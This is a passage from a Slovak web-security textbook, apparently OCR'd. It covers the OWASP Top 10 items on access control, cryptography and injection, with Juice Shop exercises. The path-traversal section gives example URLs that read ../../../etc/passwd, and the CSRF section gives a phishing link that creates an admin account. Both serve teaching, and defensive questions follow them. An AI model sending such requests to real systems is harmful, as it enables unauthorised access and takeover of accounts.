
Okrem HTML tagov môže HTML dokument obsahovať aj štýly vo forme CSS (Cascading Style Sheets) a skripty, dnes najmä v jazyku JavaScript. JavaScript je vymedzený tagmi <script></script> alebo môže odkazovať aj na externý skript <script src="https://externadomena.com/script.js">.

Dobre štruktúrovaný návod k jazyku na HTML nájdete tu:
https://www.w3schools.com/html/default.asp

Vyberte si ľubovoľnú stránku z tejto učebnice a vyskúšajte ju prepísať do HTML. Nezabudnite na správne formátovanie a fonty. Vytvorený HTML súbor si viete zobraziť vo webovom prehliadači aj z lokálneho disku. Nepotrebujete na to webový server.

Pokiaľ má webový server poskytnúť HTML súbor, musí byť tento súbor uložený na webovom serveri v adresári nazývanom wwwroot alebo jeho podadresári.

[67] ktoré majú začiatočný a niekedy aj koncový HTML tag.



Obr.: preklad URI na cestu k súboru

JavaScript (alebo len JS) je skripovací jazyk, ktorý môže interagovať so všetkými elementmi HTML dokumentu[68] a meniť ich. Rovnako môže pristupovať ku cookies, pokiaľ to nie je explicitne zakázané. Dobre štruktúrovaný návod k jazyku JavaScriptu nájdete tu: https://www.w3schools.com/js/default.asp

Pokiaľ má webový server poskytovať okrem statického obsahu (statických HTML stránok, obrázkov, nemenných skriptov a dokumentov) aj niečo iné, tak potrebuje mať podporu aj programovacieho jazyka alebo frameworku, ktorý generuje dynamické webové stránky. Príkladom programovacieho jazyka použitého v tejto učebnici je PHP, JavaScript a Python[69].

PHP (PHP: Hypertext Preprocessor[70]) je skriptovací jazyk používaný na generovanie webových stránok. PHP kód je písaný medzi tagmi <?php a ?>, napr.:

```
<?php
   echo "Hello World!";
?>
```

Jazyk PHP umožňuje pracovať s poliami, robiť podmienky if-then-else, cykly for aj while atď. A samozrejme, vie pristupovať na parametre GET/POST requestu. Pretože je jeho syntax nad rámec rozsahu tejto učebnice, bude pri príkazoch cez komentár vždy popis, čo daný príkaz robí.

Dobre štruktúrovaný návod k jazyku PHP je tu:
https://www.w3schools.com/php/default.asp

Python je programovací jazyk určený na písanie platformovo nezávislých aplikácií, ktorý môže byť použitý aj na generovanie webových stránok. Je veľmi modulárny, a preto je ľahké ho použiť na takmer ľubovoľný účel, od mikrokódových aplikácii (micro-python) až po frameworky pre web (napr.

---


[68] resp. document object model - DOM.

[69] ale samozrejme existuje viac jazykov na generovanie webových stránok, napr. ASP.NET, Java.

[70] áno, je to naozaj rekurzívna definícia (definovaná sama sebou)

Flask). Dobre štruktúrovaný návod k jazyku Python nájdete tu: https://www.w3schools.com/python/default.asp

Na to, aby aplikácia mohla ukladať dáta, potrebuje nejaký spôsob perzistentného (trvalého) uloženia. Týmto spôsobom môže byť databáza. Databázový server[71] môže obsahovať viaceré databázy, ktoré sú navzájom izolované prístupovými právami. Databáza pozostáva z tabuliek, v ktorých sú uložené dáta.



Obr.: Uloženie dát v relačnej databáze

Tabuľka pozostáva zo stĺpcov a riadkov. Stĺpce definujú štruktúru dát a riadky obsahujú samotné dáta.

SQL (Structured query language) - je jazyk určený na prístup a manipuláciu dát v relačnej databáze. Základom interakcie s databázou je dotaz (query), napr.:

```
select * from students;
--vyberie vsetky stlpce z tabulky students
```

[71] DBMS - database management system

výsledok:

```
ID | Meno  | Priezvisko | Trieda | Adresa
-------------------------------------------------------
01 | Janko | Hraško     | 4.A | Hrachová 7, Hrachovište
-------------------------------------------------------
02 | Juraj | Jánošík    | 1.A | Terchová 158
```

vieme špecifikovať aj konkrétne stĺpce, resp. podmienky napr.:

```
select Meno, Priezvisko from students where Trieda=”1.A”;
```

vyberie z tabuľky students meno a priezvisko, pokial je ziak studentom triedy 1.A.

Pokiaľ potrebujeme dáta modifikovať, tak použijeme príkaz UPDATE, pokiaľ pridávame dáta, použijeme príkaz INSERT a pokiaľ mažeme dáta, tak príkaz DELETE.

Na to, aby webová aplikácia mohla pristupovať do databázy, potrebuje mať definované prístupové parametre, nedostupné bežnému používateľovi. Na autentifikáciu môže slúžiť meno a heslo, certifikát, kľúč a pod., ktoré ale nie sú totožné s prístupovými údajmi, určenými na prístup do webovej aplikácie.

Dobre štruktúrovaný návod k jazyku SQL je tu:
https://www.w3schools.com/sql/default.asp

Inštalácia prostredia

Na to, aby ste si vedeli vyskúšať testovanie jednotlivých zraniteľností a jednotlivé typy útokov, máte k dispozícii aplikáciu OWASP Juice Shop, ktorá je dostupná na: https://github.com/juice-shop/juice-shop

Pre jej správne fungovanie budete potrebovať mať nainštalovaný Docker.

Metódy inštalácie nájdete tu: https://github.com/juice-shop/juice-shop#setup

A01 Broken Access Control

Staré čínske príslovie hovorí, že je veľa spôsobov, ako pokaziť riadenie prístupu. Okrem uvedeného prístupu existuje ešte vyššie spomínaná autentifikácia a autorizácia ako samostatná skupina slabín.

Aplikácia by mala pri riadení prístupov pamätať na všetky typy zdrojov a všetky typy prístupov k zdrojom a riadiť prístup podľa biznis požiadaviek. Pod zdrojom (resource) myslíme spôsob uloženia dát, napr. záznam v databáze, objekt v pamäti (alebo jeho perzistentnú reprezentáciu), súbor alebo adresár atď. Pod typom prístupu myslíme front-end prístup (napr. cez webové rozhranie), prístup cez API, prístup z mobilnej aplikácie (napr. cez API :)), prístup cez email[72], prístup cez back-end - FTP, SMB share, pomenovanú

[72] napr. cez emailový link, ktorý vykoná nejakú akciu - napr. schváli finančnú transakciu.

pipe, atď. Ďalšou komplikáciou je úloha zistiť od biznisu, aká je vlastne jeho požiadavka, t.j. ako by mali vyzerať jednotlivé prístupové profily.

Riadenie prístupovov sa dá robiť viacerými spôsobmi, ktoré by mali rešpektovať princípy **least privilege** a **need to know / need to use**, spomínané v druhej časti učebnice. Medzi spôsoby riadenia prístupov patrí:

Mandatory access control (MAC) - je typ riadenia prístupu, pri ktorom má subjekt právo vykonať akciu nad objektom. Práva určuje autorizačná politika. Tento prístup sa využíva v operačných systémoch - napr. proces má právo pristúpiť k TCP/UDP portom na operačnom systéme. Ďalej je tento prístup využívaný pri klasifikovaných údajoch - napr. pracovníci s previerkou platnou pre úroveň klasifikácie sa môžu oboznamovať s informáciami.

Discretionary access control (DAC) - je riadenie prístupov, ktoré je založené na identite alebo skupine, kam identita subjektu patrí. Príkladom môže byť súborový systém NTFS - oprávnenia v ňom sú prideľované používateľom (identite) alebo skupine používateľov (security group).

Role-based access control (RBAC) - RBAC je implementáciou MAC alebo DAC, založenou na vytvorení role pre používateľa a následne prideľovaní oprávnení na rolu. Príkladom môže byť školský systém z druhého dielu učebnice, v ktorom boli oprávnenia pre rolu "študent" alebo "učiteľ". Rola môže byť abstrakciou nad viacerými skupinami v rámci DAC.

Attribute based access control (ABAC) - je riadenie prístupu, ktoré je založené na atribútoch (vlastnostiach) subjektu, objektu alebo akcie. Napríklad pracovník oddelenia ľudských zdrojov vie prehliadať výkaz o pracovníkov len v krajine, kde pôsobia (krajina objektu pracovníka ľudských zdrojov = krajina objektu zamestnanec).

Aplikácie môžu pri riadení prístupov využívať ľubovoľný model. Poďme sa pozrieť na najčastejšie problémy súvisiace s pokazeným riadením prístupu.

Chýbajúca alebo nedostatočná autorizácia

CWE-862: Missing Authorization je pomerne jasné - chýba autorizácia

Autorizácia je overenie, či entita s identitou x má právo vykonať akciu y nad objektom z. Nap. používateľ jurko.janosik môže zmazať objekt: používateľa janko.hrasko.

Pokiaľ aplikácia neaplikuje autorizáciu, tak neaplikuje žiadny model riadenia prístupu a spolieha sa na to, čo je vstupným parametrom požiadavky.

Príkladom bola stránka prezidentského kandidáta Ivana Gašparoviča. CMS[73] systém za touto stránkou neoveroval akciu používateľa. Bežný návštevník vedel pozmeniť obsah webu tak, že v url prepísal parameter action=view na action=edit.

Pokiaľ používateľ, vzhľadom na nedostatočnú autorizáciu, získa práva, ktoré by nemal mať, nazývame takýto útok **eskaláciou privilégii (privilege escalation)**.

V rámci OWASP Juice shop je úloha "Admin section", ktorá môže spôsobiť problémy s hľadaním sekcie webu, za ktorou sa schováva administrátorské rozhranie. V "praxi" niektoré aplikácie schovávajú administrátorské rozhranie za viac či menej "nevyhľadateľné" URL[74].

V praxi sa často stáva, že aplikácia obsahuje kontrolu autorizácie na viacerých miestach. Pokiaľ sa napr. jeden komponent spolieha na to, že autorizáciu spravil druhý komponent, môže dôjsť k neželaným prekvapeniam.

Autorizácia nemusí úplne absentovať, môže však byť nedostatočne realizovaná, napr. používateľ chce pristupovať k sade objektov. Vstupný komponent skontroluje oprávnenia na časť objektov a posunie požiadavku ďalšiemu komponentu. Druhý komponent sa spoľahne na kontrolu oprávnení prvým komponentom a neskontroluje, či má mať používateľ prístup aj k zvyšným objektom.

Path traversal

V rámci tejto kapitoly sa pozrieme na slabiny CWE-22 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal'), CWE-23 Relative Path Traversal a CWE-35 Path Traversal: '.../...//'. To, čo majú uvedené slabiny spoločné, je nedostatočné ošetrenie vstupov pri prístupe k súborom, pri ktorých vie používateľ ovplyvniť ich názov a/alebo cestu k nim.

Vezmime si aplikáciu, ktorá je na webovom serveri uložená v **koreňovom adresári (wwwroot)** adresári /var/www[75]. Koreňový adresár obsahuje samotné súbory aplikácie a adresár "reports", v ktorom sú uložené vygenerované reporty. Aplikácia obsahuje v koreňovom adresári súbor report.php, ktorý zobrazuje reporty z adresára "reports". Pokiaľ chce stránka report.php zobraziť report, tak má dve možnosti:

- použiť absolútnu cestu napr.: /var/www/reports/report123.pdf


---

[73] CMS je skratka content management system. Je to redaktorský systém, v ktorom môžu editori spravovať webovú stránku bez toho, aby museli písať HTML kód, nahrávať a pridávať obrázky a iné médiá.

[74] napr. www.example.com/admin

[75] štandardný adresár pre webový server Apache

- použiť relatívnu cestu napr: reports/report123.pdf - cestu k súboru vyskladá z pozície súboru report.php a relatívnej cesty.



Ak reporty.php otvára súbor report1.pdf, môže použiť:

absolútnu cestu: /var/www/reports/report1.pdf

relatívnu cestu: ../report1.pdf

Aplikácia zobrazí report na základe nasledovného URL:
www.aplikacia.sk/report.php?view=report123.pdf

Čo sa stane, ak pod názov súboru doplníme reťazec "../" ? Pokiaľ aplikácia neošetrí tento vstup a administrátor prístupové práva, tak môžeme zrazu pristupovať k súborom o adresár vyššie.

V rámci operačného systému si vyskúšajte nasledovné príkazy:

- cd ..
- cd .
- cd .././.. - prípade OS windows cd ..\.\..
- cd …

Čo zobrazí deravá aplikácia pri prístupe na nasledovné URL?

1. *www.aplikacia.sk/report.php?view=../report.php*
2. *www.aplikacia.sk/report.php?view=../../../etc/passwd*

Ako by ste ošetrili uvedenú zraniteľnosť na úrovni aplikácie a mimo aplikácie?

Zverejnenie citlivých dát

Slabina CWE-200 Exposure of Sensitive Information to an Unauthorized Actor je opäť pomerne priamočiara - dáta, ktoré majú byť prístupné len určeným používateľom alebo nemajú byť prístupné vôbec, sú prístupné útočníkovi. Podobne, ako v kapitole o chýbajúcej autorizácii, môžu byť dáta schované v "neuhádnuteľnom" URL. Ďalším problémom bývajú nesprávne nakonfigurované (miskonfigurované) úložiská súborov - napr. S3 buckety v Amazon cloude.

NEWS

Leaky AWS S3 bucket once again at centre of data breach

Prestige Software exposed millions of records after failing to pay attention to the security of its cloud instances

By **Alex Scroxton,** Security Editor

Published: **10 Nov 2020 14:50**

Obr.: Príklad[76] GDPR data breach, ktoré zahŕňa zle nakonfigurovaný S3 bucket

Dáta však môžu byť zverejnené aj iným spôsobom: slabina CWE-201: Insertion of Sensitive Information Into Sent Data pozostáva zo zaslania citlivých dát neoprávnenej osobe. Príkladom je zverejnenie čísel sociálneho poistenia (Social Security Numbers - SSN) učiteľov v HTML komentároch na webovej stránke Department of Elementary and Secondary Education štátu Missouri.

Missouri teachers' Social Security numbers at risk on state agency's website

From the Essential reading: Governor threatens Post-Dispatch after discovery of data vulnerability series

Josh Renaud Oct 14, 2021

Obr.: pôvodný článok ohľadom zverejnenia SSN učiteľov[77]

V rámci OWASP Juice Shop je úloha Confidential document. Dokážete ho nájsť?

Problémy s oprávneniami

Problémy s oprávneniami kombinujú viaceré CWE ako CWE-275 Permission Issues alebo CWE-276 Incorrect Default Permissions. Je jedno, aký spôsob riadenia prístupových práv aplikácia využíva. Pokiaľ sú oprávnenia v aplikácii nastavené

[76] Prevzaté z https://www.computerweekly.com/news/252491842/Leaky-AWS-S3-bucket-once-again-at-centre-of-data-breach

[77] Obr. prevzatý z https://www.stltoday.com/news/local/education/missouri-teachers-social-security-numbers-at-risk-on-state-agencys-website/article_f3339700-ece0-54a1-9a45-f300321b7c82.html a následné obvinenie muža, ktorý nareportoval zraniteľnosť: https://arstechnica.com/tech-policy/2021/10/missouri-gov-calls-journalist-who-found-security-flaw-a-hacker-threatens-to-sue/

nevhodným spôsobom, tak môže vzniknúť zraniteľnosť aj pri riadení prostredníctvom MAC, DAC, RBAC aj ABAC.

V praxi sa vyskytuje viacero problémov:

Nekonzistentne pridelené prístupové práva

Vezmime si aplikáciu, ktorá spracúva dáta na rôznych úrovniach klasifikácie. Pri využití MAC nám zvolený spôsob dobre verifikuje klasifikačnú úroveň. V prípade, že využijeme RBAC alebo ABAC však môže nastať situácia, kedy používateľ nemá oprávnenie na nejakú úroveň klasifikácie, ale príslušnosťou ku skupine/role alebo atribútu takéto práva dostane.

Príkladom môže byť školský systém, ktorý neumožní prehliadať učiteľovi známky žiakov, ktorých neučí, avšak kvôli klasifikačnej porade si tento učiteľ vie zobraziť sumár známok žiaka. V takomto prípade aplikácia k objektu (známke) v jednom prípade neumožní prístup a v inom prípade umožní.

Chybne pridelené zdedené prístupové práva

Práva nie je vždy potrebné prideliť priamo na objekt. Pri využití hierarchickej štruktúry je možné práva dediť, t.j. podradené objekty môžu mať zdedené práva od nadradených objektov. Napr. súbory môžu zdediť práva z nadradeného adresára.

Najčastejšie problémy s právami sa vyskytujú pri prerušenej dedičnosti, napr. keď dochádza buď ku prekopírovaniu pôvodných oprávnení z nadradeného objektu na podradený a následnú úpravu oprávnení na podradenom objekte, alebo k odstráneniu oprávnení podradeného objektu. Obzvlášť to platí pri výrazne rozdielnych oprávneniach explicitne pridelených na podradený objekt od pôvodných oprávnení nadradeného objektu.

Vyskúšajte si dedenie práv v rámci OS Windows: Vytvorte adresár "Head" a v ňom podadresár "Body". Pozrite si práva oboch adresárov. Vyskúšajte si možnosť vypnúť dedenie na adresári Body a nastaviť explicitné oprávnenia.

Cross-site request forgery (CSRF)

CWE-352: Cross-Site Request Forgery (CSRF) je zaujímavou slabinou[78], pri ktorej aplikácia neskontroluje, či request bol skutočne zaslaný konkrétnym používateľom.

Vezmime si aplikáciu www.aplikacia.sk, ktorá umožňuje administrátorovi vytvoriť nového admin používateľa prostredníctvom GET requestu: www.aplikacia.sk/?action=CreateUser&username=novy.admin&role=Admin&password=noveheslo

Útočník pošle takúto linku administrátovi aplikácie v phishingovom emaili a administrátor na ňu klikne. Pokiaľ je administrátor prihlásený do aplikácie, má

[78] ale rovnaké označenie nesie aj typ útoku

pridelenú session uloženú v session cookie. Pokiaľ teda administrátor klikne na phishing linku uvedenú vyššie, tak sa stane nasledovné:

1. URL sa otvorí v prehliadači.
2. Prehliadač zistí, že k danej doméne má session cookie a túto cookie použije pri requeste.
3. Aplikácia dostane GET request s platnou session cookie.
4. Aplikácia skontroluje práva na základe session. Keďže používateľ je administrátor, tak sa vykoná požadovaná akcia: v aplikácii máme zrazu o administrátora novy.admin viac.

Vyhľadajte na internete spôsob ošetrenia CSRF prostredníctvom CSRF tokenu. Spravte prezentáciu pre ostatných a vysvetlite v nej:

1. *ako sa CSRF token líši od session tokenu,*
2. *prečo pri použití CSRF tokenu kroky 1-4 z príkladu vyššie nefungujú.*

A02 Cryptographic Failures


Používanie nešifrovaných protokolov

Pomerne jednoznačné CWE-319: Cleartext Transmission of Sensitive Information je v praxi o používaní nešifrovaných protokolov ako HTTP, FTP alebo emailu na prenos citlivých údajov.

Máte ERP aplikáciu, ktorá cez FTP synchronizuje objednávky medzi e-shopom a ERP aplikáciou. V rámci objednávky sa prenášajú nasledovné informácie:

- *kontaktné údaje zákazníka - meno, adresa, email, telefonický kontakt,*
- *informácie o objednanom tovare.*

E-shop sa overí voči FTP prostredníctvom mena a hesla.



Urobte threat modeling pre túto situáciu, identifikujte hrozby a spravte odhad závažnosti hrozby:

Hrozba	*Typ*[1]	*Damage potencial*	*Reproducibility*	*Exploitability*	*Affected users*	*Discover ability*	*Priemer*

[1] Spoofing, tampering, repudiation, information leak, denial of service, elevation of privileges

Použitie trvale nastaveného šifrovacieho kľúča

Opäť pomerne jednoznačné CWE-321: Use of Hard-coded Cryptographic Key je problémom, pri ktorom programátor uvedie šifrovací kľúč do zdrojového kódu programu. Pokiaľ sa útočník, napr. reverzným inžinierstvom, dopracuje k šifrovaciemu kľúču, vie dešifrovať dáta pre každú inštanciu softvéru.

Vyhľadajte na internete, ako by ste odhalili prítomnosť šifrovacieho kľúča v zdrojovom kóde.

V hardvérovom svete ide o väčší problém, kedy je šifrovací kľúč trvale "vypálený" na čipe. Pri softvéri je možné chybu odstrániť aktualizáciou, pri hardvéri je spravidla potrebné vymeniť celé zariadenie. Výrobcovia sú si tejto slabiny vedomí, a preto sa snažia kľúč zamaskovať (obfuskovať), aby ho nebolo možné jednoducho vyčítať. Pretože všetky informácie potrebné na demaskovanie kľúča sú na zariadení, je len otázka času a šikovnosti, kedy je kľúč odhalený.

Príkladom je únik AACS šifrovacieho kľúča z DVD prehrávačov alebo master kľúča pre SONY Playstation.

Slabé algoritmy, krátke kľúče, nízka entropia

V druhom dieli učebnice sme si opísali dve kľúčové vlastnosti šifrovania: kvalitu algoritmu a dĺžku kľúča. Ako hovorí nadpis tejto kapitoly a príslušného CWE-310 Cryptographic Issues, problémom je používanie:

1. slabého algoritmu alebo protokolu, resp. možnosť downgrade na slabý algoritmus / protokol,
2. krátkeho kľúča, resp. možnosť downgrade na krátky kľúč,
3. nízkej entropie.

Poďme si rozobrať tieto problémy postupne.

Slabý algoritmus je algoritmus, ktorý je buď technicky zastaralý, zraniteľný alebo neposkytuje dostatočne silnú úroveň ochrany. To platí aj pre kryptografické

protokoly, napríklad pri protokoloch SSLv2[79] a SSLv3[80] hovoríme o zraniteľných protokoloch, v prípade protokolov TLSv1.0 a TLSv1.1[81] hovoríme o technicky zastaralých protokoloch.

Vyhľadajte na internete príklady slabých alebo rozbitých kryptografických algoritmov. Tip: vaše zistenia vám môžu pomôcť pri úlohe "Weird crypto" v rámci OWASP Juice Shop.

Čo je však myslené pod "downgrade" algoritmov a protokolov? Skúste spraviť sken TLS napríklad pre službu www.google.com a vyhľadajte časť "Cipher Suites". Ako vidíte server, má nastavených viacero kombinácii symetrického, asymetrického šifrovania a podpisovania[82]. Podstatné je, že kombinácii je tam viacero a je na serveri a klientovi, aby si dohodli takú, ktorá vyhovuje obom komunikujúcim stranám. V prípade úspešného man-in-the-middle útoku vie útočník v rámci nadväzovania TLS spojenia (handshake) vynechať silné kombinácie a ponechať len slabé, čím spraví oslabenie (downgrade) šifrovaného spojenia. Analogicky vie útočník spraviť downgrade napr. z TLS 1.3 na SSL 3.0, pokiaľ je server nesprávne nakonfigurovaný.

Analogicky k algoritmom je možné spraviť downgrade dĺžky kľúča - t.j. skrátenie kľúča. Toto sa prakticky používalo počas obmedzovania exportu kryptografie[83]. Namiesto RSA s dlhým kľúčom sa používal napr. RSA s 512 bitovým kľúčom, na ktorý vedel útočník vytvoriť downgrade[84].

Zostalo nám posledné slovo, a to je "entropia", čo je zjednodušene náhodnosť výberu. Pokiaľ máme šifrovací kľúč pre AES-256, tak kľúč vyberáme z množiny 2256 možností. Pokiaľ však generátor kľúčov (resp. náhodných čísel) nemá dostatočnú entropiu, tak síce budeme mať dlhý kľúč, ale vyberaný bude z menšej množiny. Pokiaľ bude množina dostatočne malá, tak bude útočník schopný ju prelomiť brute-force útokom.

Ako by ste konfiguráciou servera znemožnili útočníkovi vykonať downgrade algoritmov alebo dĺžky kľúča?

---

79 https://drownattack.com

80 https://www.cisa.gov/news-events/alerts/2014/10/17/ssl-30-protocol-vulnerability-and-poodle-attack, áno SSL protokol naozaj zožral pudlík

81 https://datatracker.ietf.org/doc/html/rfc8996

82 Viac informácii o štruktúre záznamu v cipher suite: https://www.keyfactor.com/blog/cipher-suites-explained/

83 V 90-tych rokoch 20. storočia západné krajiny verili, že kryptografia je zbraň a jej vývoz podlieha podobnému procesu ako vývoz zbraní. Povoľovali sa len vývozy softvéru a hardvéru, ktorý používal slabé šifry alebo krátke kľúče, aby nemali silové zložky problém rozbiť takúto kryptografiu a dostať sa k "chráneným" údajom. Viac informácii napr. tu: https://en.wikipedia.org/wiki/Crypto_wars

84 FREAK útok: https://blog.cryptographyengineering.com/2015/03/03/attack-of-week-freak-or-factoring-nsa/

Uvedené kryptografické problémy sa samozrejme netýkajú len SSL/TLS a SSH[85], ale aj použitia kryptografie na ochranu dát "at resť" - napr. zašifrovanie databázy alebo vybraných citlivých stĺpcov[86]. V takýchto prípadoch môže byť nahradenie algoritmu alebo aj kľúča problematické, keďže je potrebné dáta dešifrovať a znovu zašifrovať novým algoritmom a/lebo kľúčom.

Problém s použitím nedostatočne silných algoritmov a kľúčov môže vzniknúť pri podpore starých (legacy) klientov alebo embedded[87] zariadení. Tieto implementácie jednoducho nemusia podporovať vhodné algoritmy alebo dĺžky kľúčov.

HSTS

V predchádzajúcej kapitole sme sa rozprávali o downgrade kryptografie. V prípade, že klient zadal v minulosti do prehliadača URL, napr. www.google.com, tak prehliadač automaticky najskôr skúsil http://www.google.com. Pokiaľ chcel správca servera v takomto prípade nasmerovať klienta na HTTPS verziu stránky, musel využiť napr. redirect.

Zistite, od akej verzie prehliadač Chrome a Firefox používajú ako prvú voľbu protokol HTTPS.

Čo však v prípade, že man-in-the-middle útočník rovno povie klientovi, že port na šifrované spojenie je zatvorený? Alebo klientovi nepošle redirect response od http servera? V takom prípade by klient zostal na nešifrovanej verzii HTTP.

Technológia HSTS (HTTP Strict Transport Security) slúži presne na ochranu voči takýmto downgrade útokom. Po prvej návšteve servera si klient zapamätá, že pre tento server sa aplikuje HSTS. To znamená, že na server sa klient vždy pripája prostredníctvom HTTPS. V prípade pokusu o downgrade útok takéto spojenie klient zahodí.

Použitie HSTS je indikované v hlavičke HTTP odpovede[88]:

```
$ curl -I https://www.eset.com
HTTP/2 200
content-encoding: br
...
server: ECAcc (via/F381)
strict-transport-security: max-age=15724800
x-cache: HIT
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
```

[85] https://www.ldeo.columbia.edu/ldeo/it/security/ssh/ssh-faq-1.html

[86] napr. tých, kde sú uložené čísla kreditných kariet.

[87] t.j. zariadení, ktoré obsahujú počítač spravidla určený na konkrétny účel, napr. ako súčasť výrobnej linky.

[88] Použitý je nástroj curl, ktorým sa dajú veľmi pekne realizovať rôzne typy http dotazov.

```
x-t3-cache-tags: pageId_2
x-xss-protection: 1; mode=block; report=https://eset.report-uri.
com/r/d/xss/enforce
content-length: 10197
```

Zistite, čo znamená parameter max-age a aká je jeho hodnota.

Soľ, korenie a hašovacie funkcie

Áno, pojmy uvedené v nadpise sa naozaj používajú :). Poďme si ukázať aj iné využitie kryptografie[89] ako v TLS, a to na ochranu hesiel.

Pozrime sa na problém uloženie hesla v aplikácii. Pretože (databázový) administrátor má spravidla úplný prístup k dátam, potrebujeme ochrániť stĺpec, v ktorom je heslo. Nie je preto vhodné ukladať heslá v pôvodnej podobe (plaintext), ani v zašifrovanej podobe (reversible encryption)[90]. Ako vhodné riešenie sa javí použitie hašovacej funkcie, kedy ukladáme len haš z hesla. Pri prihlasovaní stačí spočítať haš reťazca, ktorý používateľ zadal a porovnať s uloženým hašom. Problémom je, že takýto postup heslo nechráni dostatočne, pretože útočník vie využiť útok prostredníctvom **rainbow tables**.[91]

Vezmime si napr. silnú hašovaciu funkciu SHA256[92]. Priamočiare lámanie hesla znamená, že zoberieme vygenerované reťazce (alebo slovník) a pre ne skúšame vytvárať haše a porovnávame s hašom, ktorý potrebujeme zlomiť. Tento prístup je náročný na čas, ale nenáročný na pamäť. Vieme si však nachystať dopredu slovník - kombinácie reťazec-haš. Ak máme veľa pamäte, tak slovník natiahneme do pamäte a potom už len porovnávame, či sa hľadaný haš objaví v našom slovníku. Tento postup je menej náročný na čas[93], ale náročnejší na pamäť. Na internete je však možné nájsť rainbow tables pre najčastejšie slabé heslá.

Ochranou pred rainbow tables je použiť kombináciu haš a reťazec znakov, ktorý sa nazýva **soľ** (salt). Pre náš príklad so SHA256 haš sa potom spočíta ako SHA256(heslo + soľ). Keďže útočník soľ dopredu nepozná, nevie si ani pripraviť rainbow tables. Soľ musí byť dostatočne dlhý, komplexný a náhodný reťazec - viz. CWE-760 Use of a One-Way Hash with a Predictable Salt. Overenie takto uloženého hesla potom prebieha v aplikácii tak, že aplikácia z poskytnutého reťazca a v aplikácii uloženého

---

89 a čo všetko sa dá pri ňom pokaziť..

90 pretože databázový administrátor má prístup ku kľúču, alebo vie zavolať dešifrovaciu funkciu.

91 najmä u hašovacích funkcií, ktoré sú zastaralé (poznamka pod ciarou napríklad algoritmus MD5, ktorý má dnes nízku odolnosť voči kolíziám, tj je možné vytvoriť dva rôzne dokumenty s rovnakým hašom https://en.wikipedia.org/wiki/MD5

92 Ak čítate učebnicu v roku 2050, tak to samozrejme nemusí platiť.

93 ak už máme vytvorený slovník

reťazca soli vygeneruje pomocou algoritmu haš a túto hodnotu potom porovná s tou, ktorá je uložená v databáze.

Vyhľadajte na internete, načo sa používa korenie (pepper) pri ochrane hesla. Aký je rozdiel medzi saltom a pepperom?

Použitie samotnej hašovacej funkcie, hoci aj so saltom a pepperom, nie je úplne "to pravé orechové". Pripravte prezentáciu o problémoch uvedeného postupu uloženia hesla a algoritmoch, ktoré OWASP odporúča.

A03 Injection

Injection útoky fungujú tak, že do parametra requestu sa vloží kód alebo dáta, s cieľom zmeniť spôsob, ako aplikácia spracúva dáta, prípadne s cieľom spustiť kód[94]. Podľa toho, čo sa vkladá do requestu, môže ísť o viaceré typy útokov:

- HTML kód - HTML injection
- JavaScript kód - Cross-site scripting (XSS)
- SQL kód - SQL injection
- príkazy operačného systému - OS command injection
- LDAP dotaz - LDAP injection
- XML entity - XML entity injection
- atď.

Ktoré z nasledujúcich útokov vkladajú kód a ktoré vkladajú dáta:

Útok	*Vkladá dáta*	*Vkladá kód*
XSS		
CL-RF injection		
XPath injection		
PHP remote file inclusion (RFI)		
LDAP injection		

